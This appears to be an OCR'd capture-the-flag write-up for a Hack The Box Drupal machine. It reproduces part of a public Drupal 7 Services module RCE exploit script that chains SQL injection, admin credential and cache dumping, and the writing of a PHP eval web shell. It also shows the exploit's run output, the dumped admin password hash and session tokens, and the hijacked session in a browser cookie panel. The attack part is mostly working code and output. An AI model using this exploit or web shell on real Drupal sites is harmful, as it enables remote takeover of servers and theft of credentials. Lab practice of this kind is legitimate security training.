
```
# Contact: https://twitter.com/ambionics
# Website: https://www.ambionics.io/blog/drupal-services-module-rce


#!/usr/bin/php
<?php
# Drupal Services Module Remote Code Execution Exploit
# https://www.ambionics.io/blog/drupal-services-module-rce
# cf
#
# Three stages:
# 1. Use the SQL Injection to get the contents of the cache for current endpoint
#    along with admin credentials and hash
# 2. Alter the cache to allow us to write a file and do so
# 3. Restore the cache
#

# Initialization

error_reporting(E_ALL);

define('QID', 'anything');
define('TYPE_PHP', 'application/vnd.php.serialized');
define('TYPE_JSON', 'application/json');
define('CONTROLLER', 'user');
define('ACTION', 'login');

$url = 'http://10.10.10.9';
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint';

$file = [
    'filename' => 'dixuSOspsOUU.php',
    'data' => '<?php eval(file_get_contents(\'php://input\')); ?>'
];

$browser = new Browser($url . $endpoint_path);


# Stage 1: SQL Injection

class DatabaseCondition
{
    protected $conditions = [
        "#conjunction" => "AND"
```



```
root@kali:/home/ghroot/Masaüstü# php 41564.php
# Exploit Title: Drupal 7.x Services Module Remote Code Execution
# Vendor Homepage: https://www.drupal.org/project/services
# Exploit Author: Charles FOL
# Contact: https://twitter.com/ambionics
# Website: https://www.ambionics.io/blog/drupal-services-module-rce


#!/usr/bin/php
Stored session information in session.json
Stored user information in user.json
Cache contains 7 entries
File written: http://10.10.10.9/dixuSOspsOUU.php
```



```
root@kali:/home/ghroot/Masaüstü# cat user.json
{
    "uid": "1",
    "name": "admin",
    "mail": "drupal@hackthebox.gr",
    "theme": "",
    "created": "1489920428",
    "access": "1492102672",
    "login": 1593272208,
    "status": "1",
    "timezone": "Europe\/Athens",
    "language": "",
    "picture": null,
    "init": "drupal@hackthebox.gr",
    "data": false,
    "roles": {
        "2": "authenticated user",
        "3": "administrator"
    },
    "rdf_mapping": {
        "rdftype": [
            "sioc:UserAccount"
        ],
        "name": {
            "predicates": [
                "foaf:name"
            ]
        },
        "homepage": {
            "predicates": [
                "foaf:page"
            ],
            "type": "rel"
        }
    },
    "pass": "$S$DRYKUR0×DeqClnV5W0dnncafeE.Wi4YytNcBmmCtwOjrcH5FJSaE"
 root@kali:/home/ghroot/Masaustu# cat session.json

    "session_name": "SESSd873f26fc11f2b7e6e4aa0f6fce59913",
    "session_id": "aiiTBV1XpvmXTxWArIqLdlhnFfJ4U9ESNkSBdjs_yOE",
    "token": "eE1xhyy2iO1G9lTsRdRPIHnrGquvs-Ek9Rfb6qnnYR0"
}root@kali:/home/ghroot/Masaustu#
```



Domains (309)

.zemanta.com	1
.zeotap.com	1
.zorosrv.com	1
10.10.10.58	1
10.10.10.9	2
accounts.google.com	2
ads.pubmatic.com	1
ads.stickyadstv.com	17
ask.sage.co.uk	1
beacon.walmart.com	2
blog.rapid7.com	2
brainfuck.htb	1
bttrack.com	1
cdn.embedly.com	1
commerce.adobe.com	1
crackstation.net	3
cronos.htb	2
de.tynt.com	1
disqus.com	1
doctorscripto.com	1
dpx.airpr.com	1


Cookies

has_js:1

SESSd873f26fc11f2b7e6e4aa0f6fce59913:aiiTBV1XpvmXTxW...

Details


Domain	10.10.10.9
First-Party	
Name	SESSd873f26fc11f2b7e6e4aa0f6fce59913
Value	aiiTBV1XpvmXTxWArIqLdlhnFfJ4U9ESNkSBdjs_yOE
Path	/
Context	Default
httpOnly	☐
sameSite	No restriction
isSecure	☐
isSession	☑



Welcome to 10.10.10.9


No front page content has been created yet.

- Add new content



10.10.10.9/#overlay=admin/modules

ENABLED	NAME	VERSION	DESCRIPTION
☑	**Path**	7.54	Allows users to rename URLs.
☑	**PHP filter**	7.54	Allows embedded PHP code/snippets to be evaluated.

